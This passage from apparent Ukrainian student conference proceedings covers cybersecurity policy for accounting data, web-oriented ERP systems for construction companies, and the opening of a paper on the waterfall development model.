заходів безпеки на випадок непередбачуваних подій; – віднесення облікової інформації до категорії обмеженого доступу (службової і комерційної таємниць, іншої конфіденційної інформації); – розроблення положень, політики і процедур у рамках системи безпеки облікової інформації; – упровадження розроблених заходів безпеки та випробування системи з оцінкою її результативності, за необхідності внесення коригувань; – встановлення користувачам комп'ютерної системи бухгалтерського обліку необхідних реквізитів захисту; – навчання користувачів комп'ютерної інформаційної системи правилам безперервної обробки інформації; – контроль за дотриманням користувачами комп'ютерної інформаційної системи та персоналом підприємства встановлених правил роботи з обліковою інформацією, що захищається у процесі її автоматизованої обробки. Унеможливлення неправомірного втручання у комп'ютерну інформацію та попередження злочинів із його використанням можливе при створенні належної системи захисту цієї інформації. Це завдання може бути вирішене ефективно при дотриманні певних принципів (рис. 1).




Рис.1. Основоположні принципи системи заходів кібербезпеки на підприємстві

Основоположні принципи системи заходів кібербезпеки облікової інформації підтримка програмного забезпечення контроль за

відсутністю неавторизованої зміни програм і прав доступу до них охорона конфіденційної інформації персональна відповідальність неухильне виконання персоналом бухгалтерської служби правил дотримання конфіденційності персональна відповідальність кожного користувача за всі види операцій, які він вчиняє з комп'ютерною обліковою інформацією інформаційні ресурси доступні тільки авторизованим користувачам при побудові системи захисту передбачати прояв усіх видів можливих загроз для підприємства та всі можливі засоби захисту в межах єдиного комплексу захисту запровадження обмежень користувачів при роботі з цінною обліковою інформацією секретність комплексність систематизоване викладення цілей, завдань та принципів досягнення потрібного рівня кібербезпеки облікової інформації підприємства.

Варто пам'ятати, що успішний кіберзахист потребує витрат. Фундаментальним питанням, яке необхідно передбачити у наказі про облікову політику, має бути те, на що повинні витрачатися гроші для досягнення базового рівня кібербезпеки, зважаючи на динамічний характер загроз.

На відміну від придбання традиційних форм оборонних засобів, де наголос робиться на фізичному обладнанні, дієвість кіберзахисту може більше залежати від обміну інформацією, співпраці і координації.

Висновки. Кіберзлочинність постійно вдосконалюється і йде в ногу з технологіями, що ускладнює виявлення та протидію зазначеним протиправним діям. Варто усвідомити, що проблема кібербезпеки – це проблема не лише загальнодержавного рівня, а кожного окремо взятого підприємства. Неможливо досягти стовідсоткової безпеки захисту облікових даних, проте індивідуальна відповідальність кожного працівника бухгалтерської служби є найпершим і найпростішим фактором, який сприяє захисту цінної облікової інформації. Таким чином, на кожному підприємстві повинна бути створена програма визначених дій, спрямованих на створення кіберзахисту облікової інформації, сфера застосування якого поширюється на людські ресурси і не обмежується винятково технологічними аспектами.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Вітер С.А. Світлишин І.І. Захист облікової інформації та кібербезпека підприємства / Вітер С.А., Світлишин І.І.//Економіка і суспільство. – 2017. -№11. – С.497 – 502.

2. Закон України «Про основні засади забезпечення кібербезпеки України» від 5 жовтня 2017 року № 2163-VIII.

3. Цаль-Цалко Ю.С. Облікова політика підприємства та її кібербезпека / Ю.С. Цаль-Цалко, Ю.Ю. Мороз // Облік, аналіз і контроль в умовах сучасних концепцій управління економічним потенціалом і ринковою вартістю підприємства: збірник наукових праць, том IV, частина І, Житомир: ПП «Рута», 2017 – С. 8-11.

4. Бурячок В.Л. Інформаційна та кібербезпека: соціотехнічний аспект: підручник / [В.Л. Бурячок, В.Б. Толубко, В.О. Хорошко, С.В. Толюпа]; за заг. ред. д-ра техн. наук, професора В.Б. Толубка. – К.: ДУТ, 2015. – 288 с.

5. Безкоровайный М.М. Кибербезопасность – подходы к определению понятия / М.М. Безкоровайный, А.Л. Татузов // Вопросы кибербезопасности. – № 1(2). – 2014. – С. 22-27.

6. Давидюк Т.В. Позиціонування обліково-аналітичного забезпечення економічної безпеки підприємства в навчальних планах фахівців напряму підготовки «Облік і аудит» / Т.В. Давидюк, К.П. Боримська // Економіка: реалії часу. Науковий журнал. – 2013. – № 3(8). – С. 83-90. URL: http://economics.opu.ua/ files/archive/2013/n3.html (Дата звернення: 10.07.2019)

7. Деньга С.М Захист інформації в комп`ютерних інформаційних системах бухгалтерського обліку [Текст] / С.М. Деньга, Ю.О. Верига // Бухгалтерський облік і аудит. – 2004. – № 5. – С. 59-65.

8. Баранов О.А. Про тлумачення та визначення поняття «кібербезпека» / О.А. Баранов // Правова інформатика. – № 2(42). – 2014. – С. 54-62.

9. Настанови з кібербезпеки від експертів [Електронний ресурс]. – URL : http://www.isaca.org.ua/index.php/press-center/news/191-translation-of-guidelines-on-cybersecurity (Дата звернення: 11.08.2019)

10. Рекомендация МСЭ-Т X.1205. Обзор кибербезопасности. – Женева: МСЭ, 2009. – С. 55. – URL: //www.itu.int/ITU-T/ recommendations/rec.aspx?rec=9136&lang=ru (Дата звернення: 11.08.2019)

11. Словник української мови: в 11 тт. / АН УРСР. Інститут мовознавства; за ред. І.К. Білодіда. – К.: Наукова думка, 1970-1980. – Т. 1. – С. 137.

12. ISO/IEC 27001:2013 information security management system standardarrives [Electronicresource]. – 2013. – Accessedmode: http://www.reuters.com

13. Боримська К.П. Концептуалізація захисту бухгалтерської інформації при міжкорпоративному електронному документообороті торговельних підприємств: проблемні аспекти / К.П. Боримська, Н.В. Кінзерська // Вісник ЖДТУ. – 2013. – № 3(65). – С. 16-25.

14. Давидюк Т.В. Позиціонування обліково-аналітичного забезпечення економічної безпеки підприємства в навчальних планах фахівців напряму підготовки «Облік і аудит» / Т.В. Давидюк, К.П. Боримська // Економіка: реалії часу. Науковий журнал. – 2013. – № 3(8). – С. 83-90. URL: http://economics.opu.ua/ files/archive/2013/n3.html (Дата звернення: 10.09.2019)

Пастернак Дмитро Володимирович,
студент групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Редич Олександр Володимирович,
к.е.н., доцент, доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

РОЗРОБКА ВЕБ-ОРІЄНТОВАНОЇ ERP СИСТЕМИ ПІДПРИЄМСТВА У ГАЛУЗІ БУДІВНИЦТВА

Анотація: *У статті розглядаються підходи до розробки проблем ERP системи підприємства у галузі будівництва, зокрема підвищенні рівня і ефективності управління підприємством в інвести ційно-будівельному комплексі. Метою магістерської роботи є оцінка перспектив розвитку інформаційних технологій в будівельному комплексі України та їх роль в розбудові виробничого потенціалу країни .*

Ключові слова: *ERP; ERPII; PYTHON; Ефективності управління підприємством; WEB (Веб).*

DESIGN OF A WEB-ORIENTED ERP SYSTEM OF ENTERPRISE IN THE BUILDING INDUSTRY

Annotation:*Problems of the ERP system of the enterprise in the field of construction, in particular to increase the level and efficiency of enterprise management in investment information-construction industry. The purpose of this diploma is to assess the prospects of development of information technologies in the construction complex of Ukraine and their role in the development of the productive capacity of the country .*

Keywords: *ERP; ERPII; PYTHON; Efficiency of enterprise management; WEB*

Постановка проблеми. Сучасна виробнича діяльність підприємств і логістика характеризуються появою нових форм організації бізнесу, що засновані на стратегічній взаємодіїпідприємств. Вирішальна роль в підвищенні рівня і ефективності управління підприємством в інвести- ційно-будівельному комплексі належить інноваційній логістиці. Інноваційна логістика представ- ляє собою частину логістики як науки іпрактикигосподарської діяльності, направленої на постійне удосконалення форм і методів управління потоко- вими процесами шляхом впровадження логістич- них новацій в існуючі системи управління. Бурхливий розвиток інформаційних (ІТ) і Інтернеттехнологій відкриває принципово нові можливості і джерела підвищення ефективності управління будівельними компаніями. Сьогодні суб'єкти підприємницької діяльності у будівельному комплексі будь-якого регіону – від малих до великих— це неформальні кластерні об'єднання, взаємодія яких для досягнення кінцевої мети – зведення об'єктів, реконструкція, технічне переозброєння або модернізація - неможлива без застосування новітніх технологій, інноваційних методів комунікації, організації і управління виробничими проце- сами. Одним із методів інноваційної логістики, що базується на принципах взаємодії, синхронізації основних бізнес-процесів і моделей планування та управління на основі єдиних інформаційних кана- лів з постачальниками і клієнтами в рамках єдиної логістичної системи в будівельному комплексі,єконцепція ERP. Її дослідження, розробка і роз виток сьогодні є однією із актуальних проблем формування функціональних логістичних систем [1].

Аналіз останніх досліджень і публікацій. Концепція АСУ господарською діяльністювивчається на теренах України з 60-х років минулого століття. Проте інноваційні методи і моделі інформаційної логістики знайшли своє відображення в дослідженнях і наукових публі- каціях лише в останнє десятиліття. Найбільш відо- мі праці таких закордонних вчених як Бауерсокса Д.І., Ліндерса М.Р., Джонсона Дж.С., Крістофер М., зокрема російських Гаджинського А.М., Зайцева Є.І., Залманової М.Є., Ельяшевича П.А., Костоглодова Д.Д., Прокоф'єва В.А., Сергеєва В.І., Харісової Л.М. Із вітчизняних вчених проблемам інформаційної логістики певнаувага приділена у працях Григорак М.Ю., Крикавського Є.В., Ларіної Р.Р., Посилкіної О.В., Окландера М.А., ЧухрайН.І.

Метою статті є оцінка перспектив розвитку інформаційних технологій в будівельному комплексі України та їх роль в розбудові

виробничого потенціалу країни, що ґрунтується на інформації та знаннях, а також визначенні ідентифікації чинників впливу розвитку ІТ на результати діяльності будівельнихорганізацій.

Основні результати дослідження. Пожвавлення економіки спонукає будівельні компанії до розширення застосування логістики у своїй виробничо-комерційній діяльності. В умовах ринкової економіки істотно розширюється як коло споживачів науково-технічної інформації, так і сам спектр інформації за джерелами її пошуку, тобто інформація набуває багатофункціонального характеру, що потребує постійного удосконалення методів її опрацювання, класифікації та ефективності використання. У загальному вигляді інформаційне забезпечення управління інноваційними процесами в організаціях будівельного комплексу можна подати за такою схемою [3,4]:

- аналіз загальної інноваційної ситуації в будівельному комплексікраїни;
- уточнення цільових показників інноваційної діяльності фірм, компаній будівельного комплексу;
- формування переліку проблем, які необхідно вирішити компанії для забезпечення іннова- ційного розвитку;
- аналіз інформаційних можливостей компанії для забезпечення вирішення перелікупроблем;
- визначення додаткових проблем інформації для забезпечення пільгових показників інноваційної діяльностікомпанії;
- пошук, систематизація, відбір і класифікація додаткових джерел науково-технічної інформації;
- формування інформаційного банку технологій будівельної компанії;
- оцінка пріоритетів інформаційних технологій, що знаходяться в полі інтересів діяльності компанії;
- оцінка і вибір інноваційної стратегії компанії згідно з цільовою моделлю.

Одним із пріоритетних напрямків застосування методів логістичної підтримки є комплексна інформатизація бізнесу. Відмовляючись від заста- рілого програмного забезпечення, будівельні організації схиляються на користь сучасних *ERP- систем* (*Enterprise ResourcePlanningSystem*– система планування ресурсів підприємства), локалізованих під особливості будівельної галузі. До недавнього часу можливість застосування ERP- систем в логістичних системах організацій буді- вельного комплексу країни визивала сумніви. Проте

сьогодні організація виробництва і застосовувані технології постійно зазнають змін і у новому тисячолітті спостерігається сталий ріст використання спеціалізованих інформаційних техноло- гій для будівельних організацій.

Будівельна галузь традиційно відстає за інтенсивністю впровадження систем інтеграції (кластерних об'єднань) від інших галузей народного господарства, що природно гальмує формування конкурентних переваг в окремих підприємствах комплексу. Одна з основних причин – специфіка будівельного сектору, що пов'язана з особливостями фінансово-господарської діяльності будівельних фірм, компаній. Будівельна індустрія характеризується складною схемою взаємовідносин великої кількості контрагентів, учасників будівельного процесу – інвесторів, замовників, підрядників, виробників будматеріалів, субпідрядників, постачальників, аутсорсерів і т.д. Подібна ситуація стала причиною розповсюдження локальної комп'ютеризації, коли автоматизації підлягає тільки окремі бізнес-процеси. Відмінною рисою будівельної галузі є наявність суттєвої специфіки бухгалтерського обліку, а також особливості виробничого циклу, для якого, як правило, характерна значна кількість проектів, що одно- часно знаходяться на різних стадіях реалізації. Непростою є і специфіка руху логістичних мате- ріальних і фінансових потоків, зв'язаних із закупівлями матеріалів і обладнання, наймом робочої сили, переміщенням робітників з одного об'єкту будівництва на інший, і зв'язані з цим особливості відображення в обліку логістичних затрат на будівництво. Природно, всі перераховані особли- вості диктують свої специфічні вимоги до ERP- систем.

Застосування ERP-систем в будівництві за класичним визначенням утруднено через тривалість виробничого циклу. Кожна ERP-система направлена на регулярний характер відтворення з чітко визначеною системою обліку і прогнозів, проте у будівництві не завжди вдається досягнути потрібного рівня визначеності. Також повна автоматизація процесів управління (фінансового, документарного і матеріального) вимагає значних матеріальних затрат, чого багато будівельних компаній в кризу не можуть собі дозволити. На сьогоднішній день на ринку IT-технологій представлено значну кількість різних ERP-рішень, зорієнтованих на будівельну галузь [5,6].

ERP– це інтегрована система на базі IT для управління внутрішніми і зовнішніми ресурсами будівельної організації. Мета системи – сприяння потокам інформації між всіма виробничими

підрозділами (бізнес-функціями) всередині організації і інформаційна підтримка зв'язків з іншими підприємствами будівельного комплексу і постачальниками. Побудована, як правило, на централізованій базі даних, ERP-система формує стандартизований єдиний інформаційний простір компанії, фірми з можливістю інтеграції інших програмних продуктів.

В основі ERP лежить принцип створення єдиного сховища даних, що містить усю ділову інформацію, накопичену будівельною організацією в процесі ведення бізнесових операцій із закупівлі сировини, будівельних матеріалів, транс- портних і інших послуг, оренди будівельної техніки, включаючи фінансову інформацію, дані, пов'язані з виробництвом, управлінням персоналом, та будь-які інші відомості. Це усуває необхідність передавання даних від системи до системи. Окрім того, будь-яка частина інформації, якою володіє будівельна організація, стає одночасно доступною для всіх робітників, що наділені відповідними повноваженнями. Концеп- ція ERP стала відомою в будівельній сфері, оскільки планування ресурсів дозволяє скоротити час введення готових будівельних об'єктів, зни- зити рівень товарно-матеріальних запасів, а також покращити зворотній зв'язок зі споживачем при одночасному скороченні адміністративного апарату [7]. Стандарт ERP дозволяє об'єднати всі ресурси фірми з метою їх взаємозаміни та економного витрачання.

Більшість сучасних ERP-систем побудовані за модульним принципом, що дає замовнику мож- ливість вибору і впровадження лише тих моделей, які йому дійсно необхідні. Модулі різних ERP- систем можуть відрізнятися як за назвою, так і за змістом. Тим не менш є деякий набір функцій, який може вважатися типовим для програмних продуктів класу ERP для будівельних організацій. Такими функціями є:

— ведення будівельних і технологічних специ фікацій;

— управління попитом і формування планів продаж, поставок івиробництва;

— планування потреб в будівельнихматеріалах;

— управління запасами і закупівельною діяльніс- тю;

— планування виробничих потужностей;

— фінансовіфункції;

— проведення проектногоаналізу;

— автоматизація і інтеграція процесу складання і узгодження проектно-кошторисної докумен- тації(ПКД);

— проведення аналізу ринку сировини і будівельних матеріалів;

— залучення постачальників будівельних матеріалів в процес розробки ПКД.

Виробничо-логістичні процеси зазнають постійних змін. Це призводить до появи нових концепцій організації і управління будівельним виробництвом і логістикою, що адекватні рівню розвитку ринкових відносин. Відбувся перехід від ненасиченого «ринку виробника» донасиченого«ринку споживача».

В результаті чого суттєву роль стали відігравати вимоги до якості товарів. Підвищення якості потягнуло за собою індивідуалізацію вимог клієнтів, що призвело до розвитку орієнтованої на клієнта філософії ведення бізнесу. Це призвело до появи концепції *CRM* (*CustomerRelationsManagement*) – системи управління взаємодією з клієнтами (CRM-систем).

– корпоративна інформаційна система, що призначена для автоматизації CRM-стратегії компанії, зокрема, для підвищення рівня продаж, оптимізації маркетингу і покращення обслуговування клієнтів шляхом збереження інформації про клієнтів (контрагентів) і історії взаємовід- носин з ними, встановлення і покращення бізнес- процедур та послідуючого аналізу результатів.

Фундаментальне обмеження систем ERP полягає в тому, що вони автоматизують лише внутрішню діяльність будівельної компанії. Логічним етапом розвитку систем планування і організації будівельного виробництва стало залучення покупця в саму систему, що призвело до інтеграції ERP і CRM систем. Так з'явився новий стандарт в управлінні – *CSRP* (*CustomerSynchronizedResourcePlanning* – планування ресурсів, синхронізоване з покупцем). CSRP включив в себе повний цикл від проектування майбутнього об'єкта, з врахуванням вимог замовника, до гарантійного і сервісного обслуговування після введення об'єкта в дію. Основна суть концепції CSRP полягає в тому, щоб інтегрувати замовника (клієнта, покупця – члена неформального кластера) в систему управління компанією. Тобто не відділ реалізації (збуту, продаж), а сам замовник розташовує замовлення – відповідно сам несе відповідальність за його правильність, сам може відслідковувати строки поставок, виробництва і т.д. При цьому компанія може дуже чітко відслідковувати тенденції попиту. CSRP – це перша бізнес методологія, яка інтегрує діяльність компанії, орієнтовану на замовника (покупця), в центр системи управління бізнесом.

На погляд С. Калашнікова і У. Ефендієва, застосування CSRP в логістичних системах будівельного виробництва приведе до зниження виробничих витрат, за рахунок виключення робіт, які не привносять вклад в загальну корисність готового будівельного об'єкту. Процедура виявлення потреб і очікувань споживачів, через посередництво якої відбувається обробка запитів, визначає кінцеві вимоги до об'єкта. Це дозволяє комплексно описати предметну область проекту, створюючи основу для організації управління ним в подальшому. Такий підхід передбачає командну роботу всіх підрозділів будівельної компанії, створення покрокової моделі задоволення потреб клієнта на всіх стадіях від проектування до здачі об'єкта в експлуатацію.

Звичайні ERP-системи орієнтовані на підвищення гнучкості, прозорості, продуктивності і ефективності внутрікорпоративних бізнеспроцесів. Хоча ці системи дозволили значно удосконалити обробку замовлень, їх можливостей недос- татньо для управління складними бізнеспроце сами, що охоплюють декілька підприємств, організацій, партнерів в ланцюгу поставок, зокрема всередині кластерного об'єднання. Для вирішення цього завдання необхідно створити засновану на ідеології спільної роботи «екосистему», яка б підштовхувала цінних клієнтів і зацікавлених осіб до бізнесових відносин один з одним. Таку систему назвали *ERPII* (*Enterprise Resourceand Relationship Processing* – уравління внутрішніми ресурсами і зовнішніми зв'язками) – бізнесстра тегія і набір додатків, які орієнтовані на особливості конкретної галузі і підвищують цінність компанії для клієнтів та власників за рахунок підтримки і оптимізації оперативних і фінансових процесів спільної роботи як всередині, так і між підприємствами.

Застосування ERPII-системи передбачає реалізацію стратегії «інформаційної прозорості», яка передбачає доставку точної інформації в установлений час і за оптимальними каналами зв'язку. Наприклад, використовуючи VIM-функції (VendorInventoryManagement), відділ логістики може підключитися через Інтернет до ERP-модуля постачальника і довідатись про кількість необхід- них будівельних матеріалів. Окрім того, замовник може перевірити стан об'єкта, увійшовши в ERP- систему компанії через захищений Web-інтерфейс і дізнатися, на якій стадії виконання перебуває об'єкт, стан договору і будь-яку іншу інформацію.

Web, або Всесвітня мережа (англ. World Wide Web) — глобальний інформаційний простір, заснований на фізичній інфраструктурі

Інтернету і протоколі передачі даних HTTP. Всесвітня мережа викликала справжню революцію в інформаційних технологіях і бум в розвитку Інтернету. Часто, кажучи про Інтернет, мають на увазі саме Всесвітню мережу. Для позначення Всесвітньої мережі також використовують слово веб (англ. web) і абревіатуру «WWW». Іншими словами, ERPII – це конкурентна страте- гія інтеграції централізованої базової ERP-системи з вузькоспеціалізованими рішеннями, такими, як *CRM* і *SCM* (*SupplyChainManagement*– Системи управління ланцюгами поставок, що призначені для автоматизації і управління всіма етапами матеріально-технічного забезпечення фірми і для контролю всього товароруху в будівельній організації).

В результаті вивчення літературних джерел та періодичних наукових видань автори прийшли до висновку, що можна запропонувати нижче наведе- ні основні програмні продукти, які є на ринку і можуть бути рекомендовані до впровадження в будівельній галузі з метою підвищення ефективності управління виробничою діяльністю та оптимізації використання наявних фінансових і матері- альних ресурсів.

Системою, яка створена безпосередньо для будівельної галузі, є *«ODOO»*. Функціональні можливості даної системи призначені для складання календарних планів будівництва і контролю за виконанням робіт. Експлу- атація системи передбачена у виробничотехнічних підрозділах і безпосередньо на будівельних об'єктах. Система дозволяє виконувати обмін даними з програмами складання кошторисів, а також з такими системами, як «Підрядник будівництва 4.0. Управління фінансами» і «Зарплата і Управління персоналом». Сформовані календарні плани можуть бути інтегровані з програмами MS Projecti MS Excel, після чого вказані файли можуть бути передані уповноваженим працівникам для виконання або розгляду і узгодження. Перевагами рішень «*ODOO*» є час інтеграції системи в діяльність підприємства. Тривалість впровадження вузькоспеціалізованих рішень або окремих модулів складає 3-4 місяці, для комплексного проекту – від 6-7 місяців (для великих компаній і холдингових структур термін впровадження може складати до року і більше). *Система управління «ПАРУС»* придатна для автоматизації основних напрямів фінансово господарської діяльності будівельної компанії. Стосовно специфіки будівельної галузі система дозволяє вирішувати задачі формування виробничих планів, планування потреб у сировині, матеріалах, комплектуючих, обладнанні, робочій силі, оперативному управлінні

будівельним виробництвом і веденні обліку, а також виконувати багатофакторний аналіз логістичних затрат в розрізі декількох проектів, що дозволяє врахувати і виокремити прибутковість кожногопроекту.

Принципу модульності притримується і *ERP- система «КОМПАС»*, що дозволяє проводити процес автоматизації управління поетапно з врахуванням можливостей і бажань замовника. Цікавою особливістю ERP-системи «КОМПАС», на думку авторів, є наявність базової підсистеми«Документообіг», що є платформою для всіх модулів ERP–системи. Вбудовані механізми інтеграції дозволили підсистемі «Управління виробництвом» працювати з системою автоматизованого проектування і підготовки даних, що надзвичайно актуально для будівельних організацій. Функціонал системи, поряд зі стандартними функціями управління виробництвом, дозволяє вести точний облік незавершеного виробництва, що важливо для підприємств будівельної галузі.

Ще одне рішення – це «Управління девелоперськими проектами в капітальному будівництві» на базі SAPERP, що призначене для компаній будівельної галузі. Дане рішення дозволяє компаніям зменшити ризики непередбачуваних ситуа- цій, знизити строки реалізації проектів і затрати за рахунок якісного планування, контролю руху фінансових і матеріальних ресурсів. Важливо, що це рішення може бути інтегровано з діючими в компанії системами планування, спеціалізованими програмами по роботі з проектною і кошторисною документацією, з геоінформаційними системами.

Система складається із наступних модулів: Управління проектами, управління матеріальними потоками, управління нерухомістю, планування і бюджетування, бухгалтерський і управлінський облік затрат і виручки, управління архівом документації, документообіг.

Ведучи мову про застосування ERP-системи в організаціях будівельного комплексу, необхідно зупинитися на ціні питання. Якщо приводити приклади оцінки проектів в крупних будівельних компаніях на платформі «PYTHON Python може використовуватися і розповсюджуватися абсолютно безкоштовно. Як і у випадку з іншими відкритими програмними продуктами, такими як Tel, Perl, Linux і Apache, ви зможете отримати в Інтернеті повні вихідні тексти реалізації Python. Приступаючи до вибору системи для комплексної інформатизації бізнес-процесів будівельної компанії, на наш погляд, бажано притримуватися аналізу наступних факторів [8]:

1. ступінь визначення для автоматизації ключових бізнес процесів компанії, ефект від оптимізації яких можна прорахувати (в ідеалі у вигляді показників ефективностіпроекту);

2. наявність власних ресурсів для управління проектом і постановки задач. Позитивний результат проекту може бути тільки при наявності грамотної спільної команди замовника і виконавця (підрядника);

Функціональність системи – відповідність функціональних можливостей вимогам конкретно- го будівельного підприємства (компанії, організації);

3. фактор виробника – чи готовий виробник системи забезпечити її якісну підтримку на протязі життєвого циклу системи, а також наявність можливості з представлення своєчасного оновлення і віддаленого консультуваннякористувачів;

4. вибір організації – інтегратора, яка буде впроваджувати систему на підприємстві. Тут з вимогами, аналогічними до виробника системи, слід вияснити важливий момент – чи має дана організація досвід впровадження подібних систем на підприємствах будівельного сектору, а також наявність у штаті спеціалістів зі знанням специфіки управління будівництвом. Основним показником є наявність успішних впроваджень даної системи на інших підприємствах галузі .

Відповідно проведеному огляду російського ринку ERP-систем компанією DSSConsulting, питома вага впроваджень подібних систем в будівельній галузі складала 8% в загальному обсязі впроваджень. В Україні впровадження таких систем не перевищує 5% [9,10,11].

На наш погляд, основна проблема такої малої кількості впроваджень ERP-систем на підприємствах будівельного комплексу полягає в тому, що більшість українських будівельних компаній ще не готові до нових управлінських технологій. Конкурентну ситуацію в будівництві не можна в повній мірі назвати ринковою, через що відсутнім є стимул компаній до підвищення ефективностіуправління і прозорості бізнесу. Уже зараз банки пред'являють більш жорсткі вимоги до «прозорості» бізнесу, видаючи кредити будівельним компаніям. Від цього залежать не тільки умови видачі кредиту, але й відсоткові ставки. Оскільки позичкові засоби складають основу фінансування будівництва, це може заставити будівельні компанії переглянути свої позиції щодо впровадження ERP-систем.

Висновки.Для досягнення високої рентабельності і конкурентних переваг в майбутньому необхідна стратегія постійного удосконалення і спільного використання автоматизованих процесів. Основна

місія різних модифікацій ERP-систем, зокрема ERPII – інтеграція бізнес-процесів, що функціонально перетинаються, таких, як продажі, марке- тинг і обслуговування клієнтів, і орієнтація на підвищення цінності клієнтів шляхом покращення якості обслуговування. Цієї мети можна досягнути, систематично використовуючи BI – методи (businessintelligence) обробки неструктурованих знань, отриманих від партнерів або шляхом аналізу і інтерпретації дискретних даних, зібраних при допомозі аналітичних CRM –інструментів.

Застосування ERPII - систем в будівельному комплексі є ядром так званих віртуальних підприємств. Під віртуальним підприємством ми розуміємо відкриту бізнес-структуру, що заснова- на на формуванні єдиного інформаційного простору з метою спільного використання своїх техноло- гічних ресурсів для реалізації всіх етапів робіт із будівництва об'єкта від джерела початкової сиро- вини до здачі його в експлуатацію. Основний економічний потенціал віртуального підприємства з точки зору організації виробництва і інноваційн- ної логістики закладений в якісно нових можли- востях управління логістичними системами будівельного виробництва і процесах створення вартості на основі концентрації великої кількості ре- сурсів в єдиній базі, що дозволяє швидко реагувати на ринкові зміни і коливання.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Смирчинський В.В., Тимошенко Л.М. Інноваційні аспекти інформаційного забезпечення логістичних систем будівельного комплексу / В.В. Смирчинський , Л.М. Тимошенко // ЕКОНОМІКА: реалії часу, №1(2) 2012. С.169-174.

2. Погорелов Ю. С. Оцінювання інформаційної підтримки прийняття стратегічних управлінських рішень на підприємстві / Ю. С. Погорелов, А. Ю. Білоусова // Вісник Хмельницького національного університету. Економічні науки. – Хмельницький : ХНУ, 2015. – № 1. – С. 231-236.

3. Конспект лекцій з дисципліни «Проектування автоматизованих інформаційних систем». Модуль 1 / К.М. Ялова, В.В. Завгородній // Дніпродзержинськ: ДДТУ, 2017. – 152 с.

4. Конспект лекцій з дисципліни «Проектування автоматизованих інформаційних систем». Модуль 2 / К.М. Ялова, В.В. Завгородній // Дніпродзержинськ: ДДТУ, 2016. – 84 с.

5. Конспект лекцій з дисципліни «Проектування автоматизованих інформаційних систем». Модуль 3 / К.М. Ялова, В.В. Завгородній // Дніпродзержинськ: ДДТУ, 2015. – 96 с.

6. Андибур А.П. Особливості інформаційного забезпечення управління інноваційними процесами / А.П. Андибур // Вісник НУ «Львівська політехніка» «Проблеми економіки та управління», №579. – Львів: Вид-во НУ «ЛП», –2007. –с.335.

7. Калашников С. Информационные системы управления в логистических системах строительного комплекса / С. Калашников, У. Эфендиев // Риск, №2 – М.: ОАО «ИТКОР». – 2011. –с.112-115.

8. Питекин С.В. Точно вовремя для России. Практика применения ERP–систем / С.В. Питеркин // - М.: 2006.с.287.

9. Эфендиев У. Особенности ипользования современных ERP–систем в строительстве / У. Эфендиев, С.А. Есенина // - Риск. – М.: ОАО «ИТКОР». – 2011. – с.543-546.

10. Яворський М.С. Організація інформаційної підтримки науково-інноваційної діяльності на базі регіональних центрів науково-технічної і економічної інформації / М.С. Яворський // Науково-технічна інформація. – 2000. - № 4. – С.7–9.

11. Обухов И.А. Автоматизация систем управления предприятиями стандарта ERP-MRP11 / И.А. Обухов, Б.Н. Гайфулин // - М.: Интерфейс-пресс, 2004. – с.421.

Ситник Марія Федорівна,
студентка групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Погорєловська І.Д.,
к.е.н., доцент

КАСКАДНА МОДЕЛЬ ЯК ОПТИМАЛЬНИЙ СПОСІБ ПРОЕКТУВАННЯ ІНФОРМАЦІЙНОЇ СИСТЕМИ УПРАВЛІННЯ ФІНАНСОВИМИ РЕСУРСАМИ

Розглядається один з можливих методів розробки інформаційних систем, який базується на моделі життєвого циклу «водоспад», детально досліджені роботи на кожному з етапів моделі, особлива увага приділена етапу проектування, як найбільш вагомому у цьому методі. Метод може бути рекомендований для розробки проектів систем певного класу, під час розробки яких можливі сильні зміни вимог до проекту.

Ключові слова: *системне проектування, модель, життєвий цикл, проект.*

One of the possible methods of developing information systems is considered, which is based on a life cycle model. "Waterfall", the work was studied in detail at each of the stages of the model, special attention is paid to the design phase, as the most significant in this method. The method can be recommended for the development of projects of systems of a certain class, during the development of which strong changes in project requirements are possible.

Keywords: *system design, model, life cycle, project.*

